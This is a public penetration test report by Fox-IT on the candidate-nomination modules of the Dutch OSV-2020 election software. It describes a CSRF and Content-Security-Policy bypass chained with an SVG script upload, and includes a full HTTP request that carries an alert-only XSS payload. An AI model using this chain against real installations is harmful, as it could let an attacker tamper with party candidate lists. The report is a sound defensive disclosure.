FOX IT
part of nccgroup

CLASSIFICATION
PUBLIC

OSV-2020 Software Penetration Test

KS & PP modules for the European election

Date	February 8, 2024
Reference	PR-230511
Principal	Kiesraad
Version	1.1

FOR A MORE SECURE SOCIETY

1 Document Classification

This document is classified as PUBLIC.

Misuse of this document or any of its information is prohibited and will be prosecuted to the maximum penalty possible. Fox-IT cannot be held responsible for any misconduct or malicious use of this document by a third party or damage caused by its contained information.

Fox-IT B.V.
Olof Palmestraat 6
2616 LM Delft
P.O. Box 638
2600 AP Delft
The Netherlands

T +31 (0)15 284 79 99
F +31 (0)15 284 79 90
fox@fox-it.com
www.fox-it.com

Executive summary

In opdracht van de Kiesraad heeft Fox-IT een technisch beveiligingsonderzoek (penetratietest) uitgevoerd op de OSV-2020 software die wordt gebruikt ter ondersteuning van het kandidaatstellingsproces van de Europese verkiezing. Het doel van het onderzoek was het identificeren van kwetsbaarheden in de software waarmee kwaadwillende partijen invloed zouden kunnen uitoefenen op het verkiezingsproces.

De scope van de penetratietest was gelimiteerd tot de politieke partijen module (PP), en de kandidaatstelling module (KS) van de OSV-2020 software. De penetratietest voor de uitslagenmodule (U) volgt later en is om deze voor dit rapport als buiten scope beschouwd. De koppeling tussen de kandidaatstelling module en het basis registratie personen (BRP) is expliciet buiten scope geplaatst door de Kiesraad. Organisatorische elementen van de Kiesraad zelf, zoals fysieke toegang, het netwerk waar de software zich op bevindt, of het phishen van medewerkers waren ook expliciet buiten scope.

Gedurende de timeboxed[1] penetratietest heeft Fox-IT verschillende kwetsbaarheden en misconfiguraties gevonden die van invloed zijn op de PP module en KS module. Hieruit blijkt dat er mogelijk een direct aanvalspad is waarmee een aanvaller de kandidaatslijst in de PP module zou kunnen beïnvloeden.[2] Indien een lid van de desbetreffende partij die de PP module geïnstalleerd heeft doelwit is van een geavanceerde phishing aanval zou een aanvaller in theorie de mogelijkheid hebben om de desbetreffende kieslijst van de partij aan te passen. Echter, acht Fox-IT de kans op misbruik hiervan zeer onwaarschijnlijk vanwege de volgende redenen:

- Hoewel het in theorie mogelijk is om de kandidatenlijst binnen de PP module van de OSV-2020 software aan te passen, wordt de resulterende kandidatenlijst handmatig nagekeken op papier door de politieke partij zelf, voorafgaand aan het inleveren bij het CSB. Uit verbale interviews met de Kiesraad is gebleken dat naast de voorgenoemde stakeholders ook nog een grotere groep personen naar de uitgeprinte lijst zal kijken voordat deze definitief gebruikt wordt voor de Europese verkiezing.[3]

- De phishing aanval vereist dat het getroffen partijlid een kwaadaardige link moet bezoeken die speciaal gemaakt is om de OSV-2020 software uit te buiten. Buiten het feit dat de aanvaller een partijlid moet uitzoeken waarbij de software op dat moment geïnstalleerd (en op dat moment aan staat), moet de aanvaller diepgaande kennis van de onderliggende software hebben om dit uit te buiten.

Daarnaast heeft Fox-IT op verzoek van Kiesraad extra aandacht besteed naar het zoeken van wachtwoorden, of andere gevoelige informatie zoals cryptografisch sleutelmateriaal in de installatiebestanden van de modules.

[1] Fox-IT kan uitsluitend bevindingen rapporteren die zijn gedaan binnen de periode van onderzoek, en alleen voor zover zaken zijn gevonden binnen de beperkingen van de maximale duur van de opdracht. Ondanks onze maximale inspanning is het altijd mogelijk dat er nog meer kwetsbaarheden bestaan dan die Fox-IT heeft gevonden en gerapporteerd.

[2] Hoewel er een direct aanvalspad geconstateerd is, heeft Fox-IT geen werkende 'proof of concept' exploit kunnen opleveren die het volledige aanvalspad uitbuit. Dit is in verband met het feit dat de meest belangrijke schakel van het aanvalspad (CSRF & CSP Bypass) pas aangetroffen werd gedurende het rapportageproces. Hoewel er op moment van schrijven geen werkende exploit bestaat, is Fox-IT van mening dat dit met een additionele tijdsinvestering dit zeker mogelijk is.

[3] Volgens de Kiesraad wordt een handmatige validatieslag uitgevoerd op juistheid van de fysieke kandidatenlijst en wordt de kandidatenlijst daarna ondertekend door de betreffende politieke partij. Kiesraad heeft aangegeven dat het fysieke document altijd leidend is. Fox-IT gaat er van uit dat dit proces conform procedure gebeurt.

Gedurende het onderzoek heeft Fox-IT cryptografisch materiaal ontdekt in de broncode die versleuteld is met het wachtwoord “changeit”,[4] en lijken er zwakke wachtwoorden gebruikt te worden gedurende de installatie op MacOS van de PP module indien het genereren van een sterker wachtwoord faalt. Echter, zoals eerder benoemd, kon Fox-IT binnen de kaders van de test geen directe manier vinden om deze informatie te misbruiken om zodanig invloed uit te oefenen op het verkiezingsproces.

De behaalde resultaten kunnen worden toegeschreven aan zeven bevindingen, welke gedocumenteerd zijn in deze rapportage. Geen bevindingen hebben de risico classificatie kritiek of hoog ontvangen. Wel zijn er twee bevindingen met een gemiddeld risico en vijf met een lage risico classificatie. Een overzicht hiervan is hieronder gevisualiseerd:

Kritiek	Hoog	Gemiddeld	Laag
0	0	2	5

Op basis van dit onderzoek geeft Fox-IT de volgende aanbevelingen, deze worden nader beschreven in de strategische aanbevelingen:

- Verbeter de baseline hardening van de PP module en de KS module;
- Verbeter de input en output filtering van gebruikersinput binnen de PP module en de KS module;
- Overweeg additionele testtijd toe te wijzen bij toekomstige penetratietesten om verborgen functionaliteit verder te onderzoeken;
- Verklein het aanvalsoppervlak door onnodige functionaliteit volledig te verwijderen uit de applicatie, en niet alleen te verbergen van eindgebruikers.

Samenvattend, op basis van het onderzoek, concludeert Fox-IT dat hoewel er verschillende bevindingen zijn vastgesteld in de PP module en de KS module van de OSV-2020 software, en additionele testtijd wenselijk was, de kans op het uitoefenen van invloed op de verkiezing via de PP module en de KS module zeer onwaarschijnlijk is. Daarnaast maakt de handmatige validatieslag van het fysiek controleren van documenten die voortkomen uit de PP module de kans op het uitoefenen van invloed op de verkiezing nog kleiner.

[4] Het wachtwoord “changeit” is het standaardwachtwoord dat gebruikt wordt door de Java programmeertaal om gebundeld sleutelmateriaal te beveiligen.

2 Table of Contents

3 Assignment Details

3.1 Research question

On behalf of Kiesraad, Fox-IT conducted a technical security assessment (penetration test) on the OSV-2020 software that is used to support the candidate nomination process for the European election. The purpose of the investigation was to identify vulnerabilities that malicious parties could exploit to influence the election process. More specifically, Fox-IT attempted to answer the following research questions

- Which technical vulnerabilities can Fox-IT identify in the Politieke Partij module (PP) and KandidaatStelling module (KS) of the OSV-2020 software?
- What risk level does Fox-IT assign to each finding?
- What are the most important root causes for found vulnerabilities?
- How can Kiesraad patch any discovered vulnerabilities and further mitigate related risks?
- Do the PP module and KS module of the OSV-2020 software contain hard-coded passwords or other sensitive material like cryptographic keys?
- Is it possible for adversaries to influence the results of the European election by means of the PP module and KS module in the OSV-2020 software?

3.2 Research scope

The scope of the penetration test was limited to the PP and KS modules of the OSV-2020 software. Organizational elements of the Kiesraad itself, such as physical access, the network on which the software is located, or phishing of employees were explicitly out of scope. Each individual module has a separate task, and can be summarized as follows:

- The KS module is a module used by Kiesraad to support the candidate nomination procedure. Among other things, it has a connection with the basic personal records database (BRP). Therefore, the KS module is locally installed at the Kiesraad on a private network during the elections. The link between the KS module and the BRP, internal network, underlying hardware and other physical security measures were not in scope for this assessment;

- The PP module is the module used by political parties to compile and submit their candidate lists. Parties, as well as citizens can download this module from the Kiesraad website and install it on their own system. The device the PP module is installed on may be connected to the internet;

- The results module (U) is intended to totalize the counting results from subordinate electoral bodies and ultimately calculate the seat distribution. The penetration test for the results module (U) will follow at a later time, and is considered out of scope within this report.

To perform the test, Kiesraad supplied Fox-IT with varous ZIP files containing the installer files needed to deploy the KS and PP applications on Fox-IT's own machines. The SHA256 hashes for the received files were as follows:

Filename	SHA256 hash
2024-01-12_WUS_1.10.2.1.zip	A484CC69A7473153ECD4C8D5A803BD615F21EA56637DD9EE8A9E8CF9C3C1FD65
2024-01-12_WVP_1.10.2.1.zip	45B9BB3C749F338F21B74BF097BAEB941992664BB8874A9800A5C52875745CCF
Properties_Metadata_EP2024.zip	625DBE4A675C9AADBB582217BE2C2E3440438A67D16CC7F78622BCC51A0B5084

3.3 Research approach

Every application is different and thus warrants a different approach. Even with the differences, the methodology of testing is a roughly the same structured approach described in the paragraphs below. Some of the actions described below may be performed in parallel with other actions.

3.3.1 Automated scanning

Every application is submitted to both port and vulnerability scans by the penetration testers with applications such as Nmap[5] for assessing open ports, Burp Suite[6] for raw interaction with the web server, and Nuclei[7] for discovering common vulnerabilities in third-party components. All tools are used to automatically identify how much attack surface is available within the scope of the assessment. The results of these automated checks are verified to ensure no false positives are reported and to check if the reported vulnerabilities can be abused in any meaningful way. Additionally, specific URLs or functions can be submitted to further more precise (automated) checks once they are identified during the assessment.

3.3.2 Application mapping

To properly assess all application functionality and the possible impact of issues identified, the penetration testers first map the application functionality. This is a simple process and effectively means the penetration testers just use the application as it is intended to be used, and uses web crawling software like the aforementioned Burp Suite and Katana[8] to get a more detailed understanding of which endpoints are available to an attacker. During this step, the penetration testers takes note of any remarkable application behaviour that could be used further in the assessment.

In addition to this, all ZIP files supplied by Kiesraad containing the built software are unpacked, and containing Java code is decompiled. This is done in an effort to discover hidden attack vectors that may not be shown to the user, but are present nonetheless. This information is then used to create a detailed list of possible endpoints after which the initial phase of application mapping is repeated to ensure as many endpoints are analyzed as possible.

Lastly, after unpacking all of the supplied code, Fox-IT looks for the presence of weak or default passwords, cryptographic material or other potentially sensitive data embedded inside the installer files and underlying code.

[5] Nmap the Network Mapper & Vulnerability Scanner: https://nmap.org/
[6] Burp Suite Pro: https://portswigger.net/burp/pro
[7] Nuclei Vulnerability Scanner: https://projectdiscovery.io/nuclei
[8] Katana Web Crawler: https://github.com/projectdiscovery/katana

3.3.3 Technical vulnerability testing

Once the application is mapped the penetration testers will proceed to tamper with the application data to identify vulnerabilities such as those in the OWASP top 10.[9] These include vulnerabilities such as SQL injections or command injection, Cross Site Scripting (XSS), XML External Entity injection (XXE), Insecure deserialization and sensitive information disclosure. Identification of these vulnerabilities is performed both automatically and manually to ensure no false positive vulnerabilities are reported. Especially sensitive functions within the application are only tested manually to ensure maximum control when testing.

3.3.4 Business logic tests

An important part of every web application test are the business logic tests. These tests are performed to verify whether or not the application is designed securely and cannot be used in ways that are not intended by the developer. Examples include improper access controls, and manipulating the control flow of an application. These type of tests require knowledge of the application and therefore cannot be automatically tested.

3.4 Allotted Penetration Test Time

In total the penetration testers were allotted five days per person, for both testing and reporting. The penetration test was executed by two penetration testers between January 17th 2024 and February 2nd 2024. For the entire test scope, Fox-IT deems the available test and reporting time insufficient.

3.5 Limitations & Caveats

Whilst performing the penetration test, Fox-IT noticed various possible attack vectors, such as the backup & restore functionality of the PP module, as well as the upload functionality in both the KS and PP modules in general, that could not be researched within the allotted test time. This was caused due to two primary reasons:

- The PP module and KS module contain roughly[10] 23096 `.java` files and 664 `.xhtml` (server-side HTML template code) files. Fox-IT was unable to thoroughly analyze each file due to the fact that less time was allotted by Kiesraad than initially requested by Fox-IT.
- Due to the fact that the applications are developed by a German organization, the underlying code is written in a mix of German, Dutch and English, with the majority of the code being written in German. As a result, the added language barrier made analyzing the code a lot slower for the researchers who do not natively speak or read German.

Due to these reasons, Fox-IT recommends that Kiesraad performs an additional penetration test with a larger, and more extensive time frame before the software is used again for another Election (other than the European Election). Please note that despite the fact that additional time would be preferable, the overall conclusions remain unchanged.

[9] OWASP top ten project: https://owasp.org/www-project-top-ten/

[10] These statistics exclude code from third-party library libraries. Fox-IT has made a best effort to exclude any duplicate jar files, and only included jar files starting with the prefix `nl-vwp*`, `nl-wus*`, and `elect-*`.

4 Assessment Conclusions

Fox-IT conducted a technical security assessment (penetration test) on the PP module and the KS module of the OSV-2020 software that is used in support of the election process of the European elections. The purpose of this assessment was to identify vulnerabilities which malicious parties could use to influence the election process. This test revealed various issues with the security of the PP module and the KS module of the OSV-2020 software. The risk dashboard and findings details paragraph chapter of this report, documents these issues in detail.

During the timeboxed penetration test, Fox-IT identified several vulnerabilities and misconfigurations that affect the PP and KS modules. This indicates that there is a direct attack path through which an attacker could potentially influence the candidate list in the PP module.[11] If a member of the respective party who has installed the PP software is targeted by an advanced phishing attack, an attacker could theoretically have the ability to modify the party's respective candidate list. However, Fox-IT considers the likelihood of exploitation to be negligible for the following reasons:

- Although it is theoretically possible to modify the candidate list within the PP module of the OSV-2020 software, the resulting candidate list is manually checked on paper by both the political party itself, as well as the Kiesraad. Verbal interviews with the Kiesraad have shown that in addition to the aforementioned stakeholders, a larger group of individuals will also review the printed list before it is definitively used for the European election. [12]

- The phishing attack requires the affected party member to visit a malicious link that is specifically designed to exploit the OSV-2020 software. Apart from the fact that the attacker must select a party member who has the software installed (and running at that time), the attacker must have in-depth knowledge of the underlying software to exploit it.

Additionally, at the request of Kiesraad, Fox-IT has paid extra attention to the search for passwords, or other sensitive information such as cryptographic key material in the installation files of the modules.

During the investigation, Fox-IT discovered cryptographic material in the source code that is encrypted with the password "changeit" ,[13] and it appears that weak passwords are being used during the installation on MacOS of the PP module if the generation of a stronger password fails. However, as previously mentioned, Fox-IT could not find a direct way within the timeframe of the test to misuse this information in such a way as to influence the election process.

Based off the various issues identified during the assessment, combined with the scope of compromise, Fox-IT arrived at the following conclusions with regard to the OSV-2020 software:

[11] Although a direct attack path has been identified, Fox-IT has not been able to produce a working 'proof of concept' exploit that exploits the full attack path. This is in connection with the fact that the most important link of the attack path (CSRF & CSP Bypass) was only encountered during the reporting process. Although there is no working exploit at the time of writing, Fox-IT believes that with an additional time investment this is certainly possible.

[12] According to Kiesraad, a manual validation check is carried out on the accuracy of the physical list of candidates, which is subsequently signed by the relevant political party. Kiesraad has indicated that the physical document is always leading. Fox-IT assumes that this process occurs in accordance with procedure.

[13] The password "changeit" is the default password that is being used by the Java programming language to secure bundled key material.

The OSV-2020 PP module and KS module expose unnecessary attack surface
Fox-IT concluded that a large majority of functionality in the PP and KS modules is hidden from view, but is active regardless. While this is not a direct finding per-se, as this might be a deliberate design choice, various endpoints hidden from a user's view might remain vulnerable. This was the case with the Stored Cross-Site Scripting (XSS) finding, for example. In addition to this, the PP module can be used to obtain uploaded files with predictable URLs, which might be used in conjunction with the aforementioned vulnerability.

The OSV-2020 PP module and KS module are insufficiently hardened
The computer on which the OSV-2020 software is running unnecessarily expose the OSV-2020 KS web interface to the entire network due to the fact it listens on all network interfaces by default. In addition to this, there are hardcoded credentials in the KS module application source code. Lastly, the OSV PP installation procedure could be improved to reduce the applicable computer's attack surface.

The OSV-2020 PP module and KS module insufficiently filters user input
The lack of input filtering is detailed in findings such as finding CSRF & CSP Bypass, Stored Cross-Site Scripting (XSS), Server-Side Request Forgery (SSRF). The lack of proper user input filtering allows for these type of findings which can be abused to invalidated the various CIA principles of the application and the data it contains.

5 Strategic Recommendations

This chapter describes the higher level, strategic recommendations that will allow Kiesraad to increase the overall level of security. Recommendations for individual findings can be found in corresponding parts of the Risk dashboard on page 16. For guidance, Fox-IT recommends Kiesraad sets up an overarching, detailed road map, in which individual vulnerabilities are assigned to a person who is responsible for solving the issue within a set timeframe.

Operational business requirements may give cause to risks having to be accepted (or partly accepted), rather than mitigated. Whenever Kiesraad decides that this should be so, best practices recommend that this decision is appropriately documented within a relevant Risk Register to ensure the organisation maintains full visibility of the risk to which it is exposed.

When deciding how to deal with a finding, it is crucial to remediate root causes as opposed to specific instances of the identified vulnerabilities. Root causes that were identified during this assessment are:

- The OSV-2020 PP module and KS module expose unnecessary attack surface;
- The OSV-2020 PP module and KS module are insufficiently hardened;
- The OSV-2020 PP module and KS module insufficiently filters user input.

In addition to these root causes, Fox-IT recommends allocating additional test time for future penetration tests. Additionally Fox-IT recommends requesting this future penetration test a few months in advance.

The OSV-2020 PP module and KS module expose unnecessary attack surface
As with any large project, it is natural for segments of a project to become 'stale'. This means that the functionality is either incomplete, or is no longer needed for business operations. While it seems natural to simply hide these functions from a user's view, this approach may lead to potentially unsafe functionality being forgotten about.

During the penetration test Fox-IT observed this phenomena with the logo upload functionality in the PP module, which was no longer needed. Instead of being disabled, or removed outright, the URLs were simply hidden from the end-user's view, and could be directly used by simply visiting the correct URL.

Fox-IT recommends requesting the application developer to strip out as much unused functionality as possible no longer deemed necessary for future elections, as opposed to simply hiding the functionality from view. Not only does this help reduce the overall exposed attack surface that may be abused by an attacker, it makes maintenance of the code easier.

The OSV-2020 PP module and KS module are insufficiently hardened
Several identified issues are rooted in less-than-optimal configurations of the OSV-2020 software. Remedial actions undertaken as a result of this assessment ought to be reviewed against the organisation's secure build standards and deployment procedures, which should be updated accordingly, if not replaced altogether.

Additionally, in increasing the base level of security, best practices based on freely available guidelines and benchmarks should be consulted and integrated into organisational guidelines that are in place already wherever possible. Example security benchmarks for both operating systems and server software can be found here: https://www.cisecurity.org/cis-benchmarks/

The OSV-2020 PP module and KS module insufficiently filters user input

Insufficiently filtering user input can lead to vulnerabilities with a enormous risk level. When developing an application it is wise to always assume users are going to input malicious data. Therefore sufficient attention should be paid to every functionality that deals with user input and by default all input that isn't specified should be rejected. The following sources provide additional information for the various filtering issues observed during the assessment.

- https://www.securecoding.com/blog/owasp-secure-coding-checklist/
- https://github.com/OWASP/CheatSheetSeries/tree/master/cheatsheets

6 Risk Correlation

Please note that while this full attack technique may theoretically be possible,[14] *Fox-IT deems this to be highly unlikely due to the high complexity of the attack, and effort that is required to successfully exploit it. In addition to this, resulting candidate lists are manually verified on paper before they are used in the European election.*[15]

The individual findings documented in this report may be taken and exploited in succession to one another in order to create the attack paths as outlined below:

In the event an attacker sends tailor-made phishing e-mails to political party members, there is an elevated risk of a victim opening the phishing link as there are currently no guidelines which recommend that party members only install the software on a freshly installed computer that is not used for day-to-day work (finding 7 on page 33).

Once a victim clicks on the seemingly benign link, an attacker has the ability to force the browser to send arbitrary POST requests to the OSV-2020 PP module listening on the victim's machine on `https://localhost:20043` using a combination of `iframe` tags which re-include the attacker's website. These resulting iframes auto-submit pre-filled HTML forms to the OSV-2020 PP module without any user interaction.[16]

By combining this technique with the fact that the server is unable to properly handle an invalid `primefaces.nonce` value (finding 1 on page 17), the attacker is able to prevent the server from sending an HTTP Content-Security-Policy[17] (CSP) header, and negate the need to obtain a `nonce` token, which normally has the fortunate side-effect of acting like a form of CSRF token.[18]

Without CSP, the attacker is able to perform click-jacking attacks by hiding the resulting iframe under the user's mouse, and freely submit data to any POST endpoint on the server. This issue is exaggerated due to the fact that the application is meant to be used on a party member's own computer, and therefor does not require the user to log into the application.

Due to the fact that the server allows SVG logo's to be uploaded (finding 2 on page 22), the attacker can then combine the aforementioned techniques to force the victim's browser into submitting a valid, yet malicious SVG file containing HTML `script` tags, containing JavaScript that the attacker would like to be executed in the victim's browser in the context of the PP module of the OSV-2020 software.

[14] As mentioned further on in the report, while this attack chain should be possible, Fox-IT was unable to create a full end-to-end attack chain due to insufficient time. Regardless, Fox-IT does believe that this attack is possible given sufficient effort by an adversary.

[15] According to Kiesraad, a manual validation check is carried out on the accuracy of the physical list of candidates, which is subsequently signed by the relevant political party. Kiesraad has indicated that the physical document is always leading. Fox-IT assumes that this process occurs in accordance with procedure.

[16] This technique is required due to the fact that using regular `XMLHttpRequest` or `fetch` calls would result in the browser sending an initial `OPTIONS` request, which does not result in the proper conditions for the CSRF & CSP bypass, meaning the attack would not work. Using embedded iframes, while being clunky, is a more effective way of triggering a full attack chain without any user interaction. A basic example of this can be seen in Appendix I.

[17] The HTTP Content-Security-Policy header restricts which resources a web page can load, and is meant to help mitigate a number of common web vulnerabilities like cross-site-scripting and click-jacking attacks.

[18] CSRF tokens are unique, secret values that a web application assigns to each user's session to confirm that any submitted request is intentional and originates from the authenticated user, not an attacker. When a user performs an action on a web application, the CSRF token is submitted alongside the request.

Once the file is successfully uploaded, the attacker can then use the fact that uploaded files have predictable URLs (finding 5 on page 30) to redirect the victim's browser to the resulting web page where the image is served by the PP module of the OSV-2020 software on their computer.

Once the browser loads this web page, the attacker's previously written JavaScript code has the ability to perform any action that the end-user can. At this point, the attacker has the ability to modify the political party's candidate list, force the browser to download a malicious file which the victim may trust due to the fact it was downloaded from the PP module of the OSV-2020 software, request the victim to provide sensitive information, among other things.

7 Finding Definitions

The risk associated with a finding is estimated based on the (1) ease of exploitability, and the (2) potential impact to the Kiesraad and the electoral process. The exploitability is influenced by a number of factors, such as the (technical) knowledge needed to abuse the vulnerability, as well as the public availability of programs to exploit the vulnerability. The impact is defined as the damage caused to the organisation if, and when the issue is indeed abused. This could mean technical, but also financial or reputational damage.

This risk estimate, and especially our impact estimate, is based on Fox-IT's best effort to understand Kiesraad and the electoral process. However, an assessment of all business processes is not part of this project and our estimates should not be treated as definitive or be used to make formal statements regarding business risk or control. Rather, the information provided in this report is intended to be used as input for Kiesraad's management to make their own assessment of the relative risks and to set their own priorities regarding any improvement efforts. Fox-IT would be glad to support Kiesraad if any questions remain after reading this report.

Fox-IT uses three levels for both exploitability and impact: LOW, MEDIUM, and HIGH. The risk level can also be CRITICAL. The risk level follows directly from the exploitability and impact levels, as follows:

	Low impact	**Medium impact**	**High impact**
Low exploitability	LOW	LOW	MEDIUM
Medium exploitability	LOW	MEDIUM	HIGH
High exploitability	MEDIUM	HIGH	CRITICAL

8 Risk dashboard

Finding	Description	Risk	Priority fix
1	CSRF & CSP Bypass	Medium	No
2	Stored Cross-Site Scripting (XSS)	Medium	No
3	Server-Side Request Forgery (SSRF)	Low	No
4	Hardcoded Credentials in Application Source Code	Low	No
5	Predictable URLs for Uploaded Files	Low	No
6	KS Module Listening on all Interfaces by Default	Low	No
7	PP Module Installation Procedure Could be Improved	Low	No

9 Finding Details

Finding 1: CSRF & CSP Bypass

Overall risk	Medium		
Exploitability	Medium	**Impact**	Medium

Affected scope

- PP module through the `primefaces.nonce` parameter
- KS module through the `primefaces.nonce` parameter

Description

The aforementioned assets are vulnerable for a Cross-Site Request Forgery[19] (CSRF) bypass by sending a corrupted `primefaces.nonce` parameter in combination with a stateless viewstate parameter. In addition to this, due to the fact that the nonce is invalid, the HTTP Content-Security-Policy[20] (CSP) handler appears to crash, resulting in no CSP header being sent. This can also be seen when investigating the server logs, where it is evident that something went wrong whilst applying the header:

```
15:59:02,674 WARN  [<NO_SESSION>-00019] [ElectCommonExceptionHandler] Fehler: messageK
ey=exception.unknown.message, [javax.faces.FacesException, Invalid CSP nonce, java.lan
g.IllegalArgumentException, Illegal base64 character 22, Illegal base64 character 22]
```

Figure 1: Providing an invalid nonce value results in the CSP handler crashing

Please note that due to time constraints, this issue has not been fully verified on the KS module. However, due to the fact the CSP is no longer present in both cases, Fox-IT deems it very likely that the same issue occurs in the KS module as well.

Risk

An attacker may leverage the lack of validation of CSRF tokens to (blindly) interact with the application and trigger unintended functionality. This can be seen in the following screenshots, where this issue is successfully abused in combination with finding 2 on page 22 in order to successfully upload a malicious

[19] CSRF tokens are unique, secret values that a web application assigns to each user's session to confirm that any submitted request is intentional and originates from the authenticated user, not an attacker. When a user performs an action on a web application, the CSRF token is submitted alongside the request. In this case, the `primefaces.nonce` value, which is normally used for the CSP header, also acts as a CSRF token.

[20] The `Content-Security-Policy` (CSP) header is a mechanism to control which (external) servers can host web resources, and how the a users' browser is allowed to use them. The use of this HTTP header will result in protection against various attacks such as content injection (like Cross Site Scripting (XSS) attacks), session-riding attacks (the act of stealing another users' login session), and it can be used to protect a user against click-jacking attacks (tricking users into clicking elements on external websites by hiding an `iframe` under the users' mouse).

SVG file to the PP environment[21,22]:

```
POST /wvp-nl/anlage/logo-upload.xhtml HTTP/2
Host: localhost:20043
Cookie: JSESSIONID=o1FZqF2GxF0Ec0QbVP00EhXLW_IzESjdNi03Fduc.kali
Content-Length: 695
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4S7NXBHEsyiNNdyb
Faces-Request: partial/ajax

------WebKitFormBoundary4S7NXBHEsyiNNdyb
Content-Disposition: form-data; name="javax.faces.ViewState"

stateless
------WebKitFormBoundary4S7NXBHEsyiNNdyb
Content-Disposition: form-data; name="primefaces.nonce"

invalid%
------WebKitFormBoundary4S7NXBHEsyiNNdyb
Content-Disposition: form-data; name="javax.faces.partial.execute"

anwenderDatenEditForm:datei
------WebKitFormBoundary4S7NXBHEsyiNNdyb
Content-Disposition: form-data; name="anwenderDatenEditForm:datei"; filename="xss.svg"
Content-Type: image/svg+xml

<?xml version="1.0"?>
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
   <script>alert('xss without nonce')</script>
</svg>
------WebKitFormBoundary4S7NXBHEsyiNNdyb--

```

Figure 2: Sending a request with a broken nonce value



Figure 3: Resulting JavaScript is executed successfully after visiting the logo preview

[21] Please note that the `Faces-Request` header can also be replaced with an extra POST field `javax.faces.partial.ajax` with a value of `true`, negating the need to send headers via HTML forms.

[22] Due to time constraints, there was not enough time to test the full repeatability of this attack, but note that sometimes, another request was needed before the attack succeeded. Most likely a new valid session has to be generated in a seperate request, but test results varied in the available test time.

In addition to this, the side-effect of a missing CSP header also means that all reflected cross site scripting, as well as click-jacking attacks become possible on affected web pages. This can be seen in the following screenshot, where an `iframe` is used to send a `POST` request (proof of concept code can be found in Appendix I):

